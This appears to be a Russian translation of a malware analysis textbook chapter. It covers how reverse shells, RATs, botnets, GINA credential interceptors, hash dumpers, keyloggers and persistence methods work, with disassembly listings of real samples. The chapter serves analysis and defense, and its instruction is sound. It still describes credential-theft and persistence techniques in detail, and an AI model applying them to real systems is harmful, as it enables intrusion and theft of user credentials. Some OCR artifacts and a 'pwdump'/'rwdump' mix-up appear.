Многопоточная версия обратной оболочки Windows включает создание сокета, двух каналов и двух потоков, поэтому ищите вызовы API `CreateThread` и `CreatePipe`. Иногда авторы вредоносных программ используют этот метод в рамках стратегии изменения или кодирования данных, поступающих через сокет или отправляемых в него. `CreatePipe` позволяет связать читающий и записывающий концы канала, например стандартный ввод (`stdin`) и стандартный вывод (`stdout`). С помощью `CreateProcess` стандартные потоки можно связать с каналами, а не непосредственно с сокетами. После вызова `CreateProcess` вредоносная программа создаёт два потока: один читает из канала `stdin` и записывает в сокет, другой читает из сокета и записывает в канал `stdout`. Часто эти потоки изменяют данные посредством кодирования, которое будет рассмотрено в главе 13.

Можно выполнить обратную разработку используемых потоками процедур кодирования и декодирования, чтобы расшифровать перехваченные пакеты с закодированными сеансами.

Средства удалённого администрирования

Средство удалённого администрирования (remote administration tool, RAT) используется для удалённого управления одним или несколькими компьютерами. RAT часто применяются в целевых атаках с конкретными задачами, такими как кража сведений или горизонтальное перемещение по сети.

На рисунке 11-1 показана сетевая структура RAT. Сервер работает на компьютере жертвы, где внедрена вредоносная программа. Клиент выполняется удалённо в качестве командно-контрольного модуля, которым управляет злоумышленник. Серверы периодически связываются с клиентом, чтобы начать соединение, и управляются этим клиентом. Обмен данными RAT обычно идёт через распространённые порты, такие как 80 и 443.




Рисунок 11-1. Сетевая структура RAT

Примечание. Poison Ivy (<http://www.poisonivy-rat.com/>) - свободно доступное и популярное RAT. Его функциональность управляется подключаемыми модулями шелл-кода, благодаря чему средство можно расширять. Poison Ivy может быть полезным инструментом для быстрого создания образцов вредоносных программ для тестирования или анализа.

Ботнеты

Ботнет - совокупность скомпрометированных узлов, называемых зомби, которыми управляет один субъект, обычно через сервер, известный как контроллер ботнета. Цель ботнета - скомпрометировать как можно больше узлов, создав крупную сеть зомби, которую ботнет использует для распространения дополнительных вредоносных программ или спама либо для проведения распределённой атаки типа «отказ в обслуживании» (DDoS). Ботнеты могут вывести веб-сайт из строя, заставив всех зомби одновременно атаковать его.

Сравнение RAT и ботнетов

Между ботнетами и RAT имеется несколько ключевых различий:

- Известны случаи, когда ботнеты заражали и контролировали миллионы узлов. RAT обычно управляют гораздо меньшим числом узлов.
- Все узлы ботнета управляются одновременно. RAT управляются отдельно для каждой жертвы, поскольку злоумышленник взаимодействует с узлом на гораздо более тесном уровне.
- RAT используются в целевых атаках. Ботнеты применяются в массовых атаках.

Похитители учётных данных

Для кражи учётных данных злоумышленники часто прилагают значительные усилия, используя главным образом три типа вредоносных программ:

- Программы, ожидающие входа пользователя в систему, чтобы похитить его учётные данные.
- Программы, выгружающие хранящиеся в Windows сведения, например хеши паролей, для непосредственного использования или взлома вне системы.
- Программы, регистрирующие нажатия клавиш.

В этом разделе мы обсудим каждый из этих типов вредоносных программ.

Перехват GINA

В Windows XP перехват системы графической идентификации и аутентификации Microsoft (Graphical Identification and Authentication, GINA) - метод, который вредоносные программы используют для кражи учётных данных пользователей. Система GINA предназначалась для того, чтобы законные сторонние разработчики могли настраивать процесс входа, добавляя поддержку, например, аутентификации с помощью аппаратных радиочастотных идентификационных меток (RFID) или смарт-карт. Авторы вредоносных программ пользуются этой поддержкой сторонних компонентов для загрузки своих похитителей учётных данных.

GINA реализована в DLL msgina.dll, которую в процессе входа загружает исполняемый файл Winlogon. Winlogon также поддерживает сторонние настройки, реализованные в DLL, загружая их между Winlogon и DLL GINA, подобно атаке посредника. Windows удобно предоставляет следующее место реестра, где Winlogon находит и загружает сторонние DLL:

```
HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\GinaDLL
```

В одном случае мы обнаружили, что в этом месте реестра в качестве перехватчика GINA установлен вредоносный файл fsgina.dll.

На рисунке 11-2 показан пример прохождения учётных данных входа через систему с вредоносным файлом между Winlogon и msgina.dll. Вредоносная программа (fsgina.dll) может перехватывать все учётные данные пользователей, отправляемые системе для аутентификации. Она способна записывать эти сведения на диск или передавать по сети.



Рисунок 11-2. Вредоносная fsgina.dll находится между системными файлами Windows и перехватывает данные

Поскольку fsgina.dll перехватывает обмен данными между Winlogon и msgina.dll, она должна передавать учётные данные далее в msgina.dll, чтобы система продолжала нормально работать. Для этого вредоносная программа должна содержать все экспортируемые функции DLL, необходимые GINA. В частности, она должна экспортировать более 15 функций, большинство имён которых начинается с Wlx. Если вы анализируете DLL с множеством экспортируемых функций, начинающихся со строки Wlx, это явный признак того, что перед вами перехватчик GINA.

Большинство этих экспортируемых функций просто вызывает настоящие функции в msgina.dll. В случае fsgina.dll все экспортируемые функции, кроме WlxLoggedOutSAS, вызывают настоящие функции. В листинге 11-1 показана экспортируемая функция WlxLoggedOutSAS из fsgina.dll.

```
100014A0 WlxLoggedOutSAS
100014A0      push    esi
100014A1      push    edi
100014A2      push    offset aWlxloggedout_0 ; "WlxLoggedOutSAS"
100014A7      call     Call_msgina_dll_function ❶
...
100014FB      push    eax ; Args
100014FC      push    offset aUSDSPSPs ; "U: %s D: %s P: %s OP: %s"
10001501      push    offset aDRIVERS ; "drivers\tcpudp.sys"
10001503      call     Log_To_File ❷
```

Листинг 11-1. Экспортируемая функция WlxLoggedOutSAS DLL GINA, регистрирующая похищенные учётные данные

Как видно в точке ❶, сведения об учётных данных немедленно передаются msgina.dll посредством вызова, который мы назвали Call_msgina_dll_function. Эта функция динамически разрешает и вызывает WlxLoggedOutSAS в msgina.dll, переданную ей как параметр. Вызов в точке ❷ выполняет журналирование. Он принимает сведения об учётных данных, строку формата для их вывода и имя файла журнала. В результате все успешные входы пользователей записываются в %SystemRoot%\system32\drivers\tcpudp.sys. Журнал содержит имя пользователя, домен, пароль и старый пароль.

Выгрузка хешей

Выгрузка хешей Windows - распространённый способ получения вредоносной программой доступа к системным учётным данным. Злоумышленники пытаются захватить эти хеши, чтобы взломать их вне системы или использовать в атаке передачи хеша. Такая атака использует хеши LM и NTLM для аутентификации на удалённом узле посредством NTLM без необходимости расшифровывать или взламывать хеши и получать пароль в виде открытого текста.

Pwdump и Pass-the-Hash (PSH) Toolkit - свободно доступные пакеты, позволяющие выгружать хеши. Поскольку оба инструмента имеют открытый исходный код, на их коде основано множество вредоносных программ. Большинство антивирусов содержит сигнатуры стандартных скомпилированных версий этих инструментов, поэтому злоумышленники часто пытаются собирать собственные варианты, чтобы избежать обнаружения. Примеры в этом разделе - производные версии pwdump или PSH, с которыми мы сталкивались на практике.

Pwdump - набор программ, выводящий хеши паролей LM и NTLM локальных учётных записей пользователей из диспетчера учётных записей безопасности (Security Account Manager, SAM). Pwdump работает, внедряя DLL в процесс службы подсистемы локального центра безопасности (Local Security Authority Subsystem Service, LSASS), более известный как lsass.exe. Внедрение DLL подробно обсуждается в главе 12. Пока достаточно знать, что это способ, с помощью которого

вредоносная программа может запустить DLL внутри другого процесса, предоставив ей все привилегии этого процесса. Инструменты выгрузки хешей часто выбирают целью lsass.exe, поскольку он имеет необходимый уровень привилегий и доступ ко многим полезным функциям API.

Стандартная версия rwdump использует DLL lsaext.dll. После запуска внутри lsass.exe rwdump вызывает экспортируемую lsaext.dll функцию GetHash, чтобы извлечь хеши. При извлечении используются недокументированные вызовы функций Windows для перечисления пользователей системы и получения незашифрованных хешей паролей каждого пользователя.

При работе с вариантами rwdump необходимо анализировать DLL, чтобы определить, как выполняется выгрузка хешей. Начните с просмотра экспортируемых функций DLL. Имя экспортируемой функции rwdump по умолчанию - GetHash, но злоумышленники могут легко изменить его, сделав менее очевидным. Затем попытайтесь определить функции API, используемые экспортируемыми функциями. Многие из них разрешаются динамически, поэтому экспортируемые функции выгрузки хешей часто многократно вызывают GetProcAddress.

В листинге 11-2 показан код экспортируемой функции GrabHash из DLL одного варианта rwdump. Поскольку эта DLL внедрена в lsass.exe, перед использованием ей приходится вручную разрешить множество символов.

```
1000123F      push     offset LibFileName      ; "samsrv.dll" ❶
10001244      call     esi                     ; LoadLibraryA
10001248      push     offset aAdvapi32_dll_0 ; "advapi32.dll" ❷
...
10001251      call     esi                     ; LoadLibraryA
...
1000125B      push     offset ProcName         ; "SamIConnect"
10001260      push     ebx                     ; hModule
10001265      call     esi                     ; GetProcAddress
...
10001281      push     offset aSamrqu          ; "SamrQueryInformationUser"
10001286      push     ebx                     ; hModule
1000128C      call     esi                     ; GetProcAddress
...
100012C2      push     offset aSamigetpriv     ; "SamIGetPrivateData"
100012C7      push     ebx                     ; hModule
100012CD      call     esi                     ; GetProcAddress
...
100012CF      push     offset aSystemfuncti    ; "SystemFunction025" ❸
100012D4      push     edi                     ; hModule
100012DA      call     esi                     ; GetProcAddress
100012DC      push     offset aSystemfuni_0    ; "SystemFunction027" ❹
100012E1      push     edi                     ; hModule
100012E7      call     esi                     ; GetProcAddress
```

Листинг 11-2. Уникальные вызовы API, используемые экспортируемой функцией GrabHash варианта rwdump

Листинг 11-2 показывает, как код получает дескрипторы библиотек samsrv.dll и advapi32.dll посредством LoadLibrary в точках ❶ и ❷. Samsrv.dll содержит API для удобного доступа к SAM, а advapi32.dll разрешается для доступа к функциям, ещё не импортированным в lsass.exe. DLL варианта rwdump использует дескрипторы этих библиотек для разрешения многих функций, пять важнейших из которых показаны в листинге: ищите вызовы GetProcAddress и их параметры.

Интересными импортируемыми из samsrv.dll функциями являются SamIConnect, SamrQueryInformationUser и SamIGetPrivateData. Позднее в коде SamIConnect используется для подключения к SAM, после чего для каждого пользователя системы вызывается SamrQueryInformationUser.

Хеши извлекаются с помощью SamIGetPrivateData и расшифровываются функциями SystemFunction025 и SystemFunction027, импортированными из advapi32.dll, как видно в точках ❸ и ❹. Ни одна функция API в этом листинге не документирована Microsoft.

PSH Toolkit содержит программы для выгрузки хешей, наиболее популярная из которых известна как whosthere-alt. Whosthere-alt выгружает SAM, внедряя DLL в lsass.exe, но использует совершенно иной набор функций API, нежели pwdump. В листинге 11-3 показан код варианта whosthere-alt, экспортирующего функцию с именем TestDump.

```
10001119    push    offset LibFileName      ; "secur32.dll"
1000111E    call    ds:LoadLibraryA
10001130    push    offset ProcName        ; "LsaEnumerateLogonSessions"
10001135    push    esi                    ; hModule
10001136    call    ds:GetProcAddress
...
10001670    call    ds:GetSystemDirectoryA
10001676    mov     edi, offset aMsv1_0_dll ; \msv1_0.dll
...
100016A6    push    eax                    ; path to msv1_0.dll
100016A9    call    ds:GetModuleHandleA
```

Листинг 11-3. Уникальные вызовы API, используемые экспортируемой функцией TestDump варианта whosthere-alt

Поскольку эта DLL внедряется в lsass.exe, её функция TestDump выполняет выгрузку хешей. Экспортируемая функция динамически загружает secur32.dll и разрешает её функцию LsaEnumerateLogonSessions в точке `□`, чтобы получить список локально уникальных идентификаторов (locally unique identifiers, LUID). Этот список содержит имена пользователей и домены для каждого входа. DLL перебирает его и получает доступ к учётным данным, находя неэкспортируемую функцию в DLL Windows msv1_0.dll в пространстве памяти lsass.exe посредством вызова GetModuleHandle, показанного в точке `□`. Эта функция, NlpGetPrimaryCredential, используется для выгрузки хешей NT и LM.

Примечание. Хотя важно распознать метод выгрузки, ещё важнее может оказаться определение того, что вредоносная программа делает с хешами. Сохраняет ли она их на диск, отправляет на веб-сайт или использует в атаке передачи хеша? Эти подробности могут иметь решающее значение, поэтому не следует переходить к определению низкоуровневого метода выгрузки хешей, пока не выяснена общая функциональность.

Регистрация нажатий клавиш

Кейлоггинг - классическая форма кражи учётных данных. Вредоносная программа регистрирует нажатия клавиш, чтобы злоумышленник мог наблюдать вводимые данные, например имена пользователей и пароли. Вредоносные программы Windows применяют множество форм кейлоггинга.

Кейлоггеры на уровне ядра

Кейлоггеры на уровне ядра трудно обнаружить приложениями пользовательского режима. Они часто являются частью руткита и могут действовать как драйверы клавиатуры, перехватывая нажатия клавиш в обход программ и средств защиты пользовательского пространства.

Кейлоггеры пользовательского пространства

Кейлоггеры пользовательского пространства Windows обычно используют Windows API и реализуются либо посредством перехвата, либо посредством опроса. При перехвате Windows API

уведомляет вредоносную программу о каждом нажатии клавиши, обычно с помощью функции SetWindowsHookEx. При опросе Windows API постоянно проверяет состояние клавиш, как правило с помощью функций GetAsyncKeyState и GetForegroundWindow.

Кейлоггеры с перехватом используют функцию Windows API SetWindowsHookEx. Такой кейлоггер может поставляться как исполняемый файл, иницирующий функцию перехвата, и включать DLL для журналирования, которая автоматически отображается в память множества системных процессов. Использование SetWindowsHookEx обсуждается в главе 12.

Мы сосредоточимся на кейлоггерах с опросом, использующих GetAsyncKeyState и GetForegroundWindow. Функция GetAsyncKeyState определяет, нажата или отпущена клавиша и нажималась ли она после последнего вызова GetAsyncKeyState. Функция GetForegroundWindow определяет окно переднего плана, то есть окно с фокусом, и тем самым сообщает кейлоггеру, в какое приложение вводятся данные с клавиатуры, например Блокнот или Internet Explorer.

На рисунке 11-3 показана типичная структура цикла кейлоггера с опросом. Сначала программа вызывает GetForegroundWindow, регистрируя активное окно. Затем внутренний цикл перебирает список клавиш клавиатуры. Для каждой клавиши вызывается GetAsyncKeyState, чтобы определить, была ли она нажата. Если да, программа проверяет клавиши SHIFT и CAPS LOCK, чтобы правильно зарегистрировать нажатие. После перебора внутренним циклом всего списка клавиш GetForegroundWindow вызывается снова, чтобы убедиться, что пользователь всё ещё находится в том же окне. Этот процесс повторяется достаточно быстро, чтобы успевать за вводом пользователя. (Кейлоггер может вызывать функцию Sleep, чтобы программа не поглощала системные ресурсы.)




Рисунок 11-3. Структура цикла кейлоггера GetAsyncKeyState и GetForegroundWindow

В листинге 11-4 показан дизассемблированный вариант структуры цикла с рисунка 11-3.

```
00401162      call     ds:GetForegroundWindow
```

```

...
00401272    push    10h  ●           ; nVirtKey Shift
00401274    call    ds:GetKeyState
0040127A    mov     esi, dword_403308[ebx]  ●
00401280    push    esi                ; vKey
00401281    movsx   edi, ax
00401284    call    ds:GetAsyncKeyState
0040128A    test    ah, 80h
0040128D    jz      short loc_40130A
0040128F    push    14h                ; nVirtKey Caps Lock
00401291    call    ds:GetKeyState
...
004013EF    add     ebx, 4  ●
004013F2    cmp     ebx, 368
004013F8    jl      loc_401272

```

Листинг 11-4. Дизассемблированный кейлоггер GetAsyncKeyState и GetForegroundWindow

Перед входом во внутренний цикл программа вызывает GetForegroundWindow. Внутренний цикл начинается в точке [□](#) и сразу проверяет состояние клавиши SHIFT вызовом GetKeyState. GetKeyState быстро проверяет состояние клавиши, но, в отличие от GetAsyncKeyState, не запоминает, нажималась ли она после предыдущего вызова. Затем в точке [□](#) кейлоггер с помощью EBX индексирует массив клавиш клавиатуры. Если нажата новая клавиша, нажатие регистрируется после вызова GetKeyState, проверяющего, включён ли CAPS LOCK. Наконец, в точке [□](#) значение EBX увеличивается, чтобы проверить следующую клавишу списка. После проверки 92 клавиш (368/4) внутренний цикл завершается, и GetForegroundWindow вызывается снова, запуская внутренний цикл с начала.

Выявление кейлоггеров в списках строк

Функциональность кейлоггера во вредоносной программе можно распознать, просмотрев импортируемые функции API или изучив список строк в поисках индикаторов. Последний способ особенно полезен, если импортируемые функции скрыты или вредоносная программа использует ранее не встречавшуюся вам функциональность кейлоггинга. Например, следующий список строк взят из кейлоггера, описанного в предыдущем разделе:

```

[Up]
[Num Lock]
[Down]
[Right]
[UP]
[Left]
[PageDown]

```

Если кейлоггер должен регистрировать все нажатия, ему нужен способ выводить такие клавиши, как PAGE DOWN, и доступ к соответствующим строкам. Двигаясь назад от перекрёстных ссылок на эти строки, можно распознать функциональность кейлоггинга во вредоносной программе.

Механизмы закрепления

Получив доступ к системе, вредоносная программа часто стремится оставаться в ней длительное время. Такое поведение называется закреплением. Если механизм закрепления достаточно уникален, он может даже служить прекрасным способом создания отпечатка конкретной вредоносной программы.

В этом разделе сначала обсуждается наиболее распространённый способ закрепления: изменение системного реестра. Затем мы рассмотрим, как вредоносные программы изменяют файлы для

закрепления посредством процесса, известного как троянизация двоичных файлов. Наконец, обсудим способ закрепления без изменения реестра или файлов, известный как перехват порядка загрузки DLL.

Реестр Windows

Когда в главе 7 мы обсуждали реестр Windows, то отмечали, что вредоносные программы часто обращаются к нему для хранения конфигурации, сбора сведений о системе и постоянной установки. В лабораторных работах и на протяжении книги вы уже видели, что следующий ключ реестра является популярным местом установки вредоносной программы:

```
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
```

В реестре имеется множество других мест закрепления, но мы не будем перечислять их все, поскольку запоминать их, а затем вручную искать каждую запись было бы утомительно и неэффективно. Существуют инструменты, которые могут искать постоянные записи реестра за вас, например программа Autoruns от Sysinternals, показывающая все программы, автоматически запускаемые в системе. Такие инструменты, как ProcMon, позволяют наблюдать за изменением реестра при выполнении базового динамического анализа.

Хотя анализ реестра уже рассматривался ранее, стоит подробнее остановиться на нескольких популярных записях, которые мы ещё не обсуждали: AppInit_DLLs, Winlogon и DLL SvcHost.

AppInit_DLLs

Авторы вредоносных программ могут закреплять свои DLL с помощью специального места реестра AppInit_DLL. DLL из AppInit_DLLs загружаются в каждый процесс, загружающий User32.dll, и простая запись в реестр обеспечивает им закрепление.

Значение AppInit_DLLs хранится в следующем ключе реестра Windows:

```
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows
```

Значение AppInit_DLLs имеет тип REG_SZ и представляет собой разделённую пробелами строку имён DLL. Большинство процессов загружает User32.dll, и каждый такой процесс также загружает DLL из AppInit_DLLs. Авторы вредоносных программ часто нацеливаются на отдельные процессы, но DLL из AppInit_DLLs загружаются во множество процессов. Поэтому перед выполнением полезной нагрузки вредоносная программа должна проверить, в каком процессе выполняется DLL. Часто такая проверка осуществляется в DllMain вредоносной DLL.

Уведомления Winlogon

Авторы вредоносных программ могут привязать вредоносную программу к определённому событию Winlogon, например входу в систему, выходу, запуску, завершению работы или блокировке экрана. Это может даже позволить вредоносной программе загрузиться в безопасном режиме. Запись реестра состоит из значения Notify в следующем ключе:

```
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\
```

Когда winlogon.exe создаёт событие, Windows проверяет ключ реестра Notify в поисках DLL, которая его обработает.

DLL SvcHost

Как обсуждалось в главе 7, все службы закрепляются в реестре, и после удаления из реестра служба не запустится. Вредоносные программы часто устанавливаются как службы Windows, но обычно используют исполняемый файл. Установка вредоносной программы для закрепления в виде DLL svchost.exe позволяет ей лучше сливаться со списком процессов и реестром, чем обычная служба.

Svchost.exe - универсальный узловый процесс для служб, запускаемых из DLL, и в системе Windows часто одновременно работает множество экземпляров svchost.exe. Каждый экземпляр содержит группу служб, упрощающую разработку, тестирование и управление группами служб. Группы определены в следующем месте реестра, где каждое значение представляет отдельную группу:

```
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Svchost
```

Службы определены в реестре в следующем месте:

```
HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\ServiceName
```

Службы Windows содержат множество значений реестра, большинство из которых предоставляет сведения о службе, например DisplayName и Description. Авторы вредоносных программ часто задают значения, помогающие программе слиться с окружением, например NetWareMan с описанием «Provides access to file and print resources on NetWare networks». Ещё одно значение реестра службы - ImagePath, содержащее расположение исполняемого файла службы. Для DLL svchost.exe это значение содержит %SystemRoot%/System32/svchost.exe -k GroupName.

Все DLL svchost.exe содержат ключ Parameters со значением ServiceDLL, которому автор вредоносной программы присваивает расположение вредоносной DLL. Значение Start, также находящееся в ключе Parameters, определяет момент запуска службы; вредоносные программы обычно настраиваются на запуск при загрузке системы.

В Windows заранее определено ограниченное число групп служб, поэтому вредоносная программа обычно не создаёт новую группу, так как это легко обнаружить. Вместо этого большинство вредоносных программ добавляет себя в существующую группу или перезаписывает некритичную службу, часто редко используемую службу из группы netsvcs. Чтобы выявить этот метод, наблюдайте за реестром Windows при динамическом анализе либо ищите в дизассемблированном коде функции служб, такие как CreateServiceA. Если вредоносная программа изменяет эти ключи реестра, значит, она применяет данный метод закрепления.

Троянизированные системные двоичные файлы

Ещё один способ закрепления вредоносной программы - троянизация системных двоичных файлов. При таком методе вредоносная программа исправляет байты системного двоичного файла, заставляя систему выполнить вредоносный код при следующем запуске или загрузке заражённого файла. Обычно авторы выбирают системный двоичный файл, часто используемый при нормальной работе Windows. Популярной целью являются DLL.

Обычно системный двоичный файл изменяется путём исправления функции входа, чтобы она переходила к вредоносному коду. Исправление перезаписывает самое начало функции или другой код, не требующийся для правильной работы троянизированной DLL. Вредоносный код добавляется в пустой раздел двоичного файла, чтобы не нарушить обычную работу. Вставленный код обычно загружает вредоносную программу и работает независимо от места вставки в заражённую DLL. После загрузки вредоносной программы код возвращается к исходному коду DLL, и всё продолжает работать так же, как до исправления.

Изучая одну заражённую систему, мы заметили, что MD5-хеш системного двоичного файла `rtutils.dll` не совпадает с ожидаемым, и продолжили расследование. Мы загрузили подозрительную и чистую версии `rtutils.dll` в IDA Pro. Сравнение их функций `DllEntryPoint` приведено в таблице 11-1. Различие очевидно: троянизированная версия переходит в другое место.

Таблица 11-1. Точка входа DLL `rtutils.dll` до и после троянизации

Исходный код	Троянизированный код
<code>DllEntryPoint(HINSTANCE hinstDLL,
 DWORD fdwReason, LPVOID lpReserved)

 mov edi, edi
push ebp
mov ebp, esp
push ebx
mov ebx, [ebp+8]
push esi
mov esi, [ebp+0Ch]</code>	<code>DllEntryPoint(HINSTANCE hinstDLL,
 DWORD fdwReason, LPVOID lpReserved)

 jmp DllEntryPoint_0</code>

В листинге 11-5 показан вредоносный код, вставленный в заражённую `rtutils.dll`.

```

76E8A660 DllEntryPoint_0
76E8A660      pusha
76E8A661      call  sub_76E8A667 ❶
76E8A666      nop
76E8A667 sub_76E8A667
76E8A667      pop  ecx
76E8A668      mov  eax, ecx
76E8A66A      add  eax, 24h
76E8A66D      push eax
76E8A66E      add  ecx, 0FFFF69E2h
76E8A674      mov  eax, [ecx]
76E8A677      add  eax, 0FFF00D7Bh
76E8A67C      call eax                ; LoadLibraryA
76E8A67E      popa
76E8A67F      mov  edi, edi ❷
76E8A681      push ebp
76E8A682      mov  ebp, esp
76E8A684      jmp  loc_76E81BB2
...
76E8A68A      aMsconf32_dll db 'msconf32.dll',0 ❸

```

Листинг 11-5. Вредоносное исправление кода, вставленное в системную DLL

Как видите, функция с меткой `DllEntryPoint_0` выполняет `pusha`, часто используемую во вредоносном коде для сохранения исходного состояния регистров, чтобы после завершения вредоносного процесса восстановить его с помощью `popa`. Затем код вызывает `sub_76E8A667` в точке ❶, и функция выполняется. Обратите внимание, что она начинается с `pop ecx`, помещающей адрес возврата в регистр `ECX`, поскольку `pop` следует непосредственно за `call`. Затем код прибавляет к адресу возврата `0x24` (`0x76E8A666 + 0x24 = 0x76E8A68A`) и помещает результат в стек. По адресу `0x76E8A68A` находится строка `'msconf32.dll'`, как видно в точке ❷. Вызов `LoadLibraryA` заставляет исправление загрузить `msconf32.dll`. Это означает, что `msconf32.dll` будет запускаться и загружаться любым процессом, загружающим `rtutils.dll` как модуль, включая `svchost.exe`, `explorer.exe` и `winlogon.exe`.

После вызова `LoadLibraryA` исправление выполняет инструкцию `popa`, восстанавливая состояние системы, сохранённое исходной инструкцией `pusha`. За `popa` следуют три инструкции, начиная с точки ❷, идентичные первым трём инструкциям чистой `DllEntryPoint` из `rtutils.dll`, показанным в таблице 11-1. После них выполняется `jmp` обратно к исходному методу `DllEntryPoint`.

Перехват порядка загрузки DLL

Перехват порядка загрузки DLL - простой скрытый метод, позволяющий авторам вредоносных программ создавать постоянные вредоносные DLL без записи в реестре или троянизированного двоичного файла. Этот метод даже не требует отдельного вредоносного загрузчика, поскольку использует особенности загрузки DLL в Windows.

Порядок поиска DLL при загрузке по умолчанию в Windows XP следующий:

1. Каталог, из которого загружено приложение.
2. Текущий каталог.
3. Системный каталог; путь, например `.../Windows/System32/`, получают функцией `GetSystemDirectory`.
4. 16-разрядный системный каталог, например `.../Windows/System/`.
5. Каталог Windows; путь, например `.../Windows/`, получают функцией `GetWindowsDirectory`.
6. Каталоги, перечисленные в переменной среды PATH.

В Windows XP процесс поиска DLL можно обойти с помощью ключа реестра `KnownDLLs`, содержащего список конкретных расположений DLL, обычно в `.../Windows/System32/`. Механизм `KnownDLLs` предназначен для повышения безопасности, поскольку вредоносные DLL нельзя поместить выше в порядке загрузки, и скорости, поскольку Windows не требуется выполнять стандартный поиск по приведённому списку. Однако этот ключ содержит лишь короткий список важнейших DLL.

Перехват порядка загрузки DLL можно применять к двоичным файлам в каталогах за пределами `/System32`, которые загружают из `/System32` DLL, не защищённые `KnownDLLs`. Например, `explorer.exe` в каталоге `/Windows` загружает `ntshrui.dll`, находящуюся в `/System32`. Поскольку `ntshrui.dll` не является известной DLL, выполняется стандартный поиск, при котором каталог `/Windows` проверяется раньше `/System32`. Если поместить в `/Windows` вредоносную DLL с именем `ntshrui.dll`, она будет загружена вместо законной. Затем вредоносная DLL может загрузить настоящую библиотеку, чтобы система продолжала правильно работать.

Любой запускаемый при старте двоичный файл не из `/System32` уязвим для этой атаки, а у `explorer.exe` имеется около 50 уязвимых DLL. Кроме того, известные DLL защищены не полностью из-за рекурсивного импорта и потому, что многие DLL загружают другие DLL, следующие стандартному порядку поиска.

Повышение привилегий

Большинство пользователей работает как локальные администраторы, что является хорошей новостью для авторов вредоносных программ. Это означает, что пользователь имеет административный доступ к машине и может предоставить вредоносной программе те же привилегии.

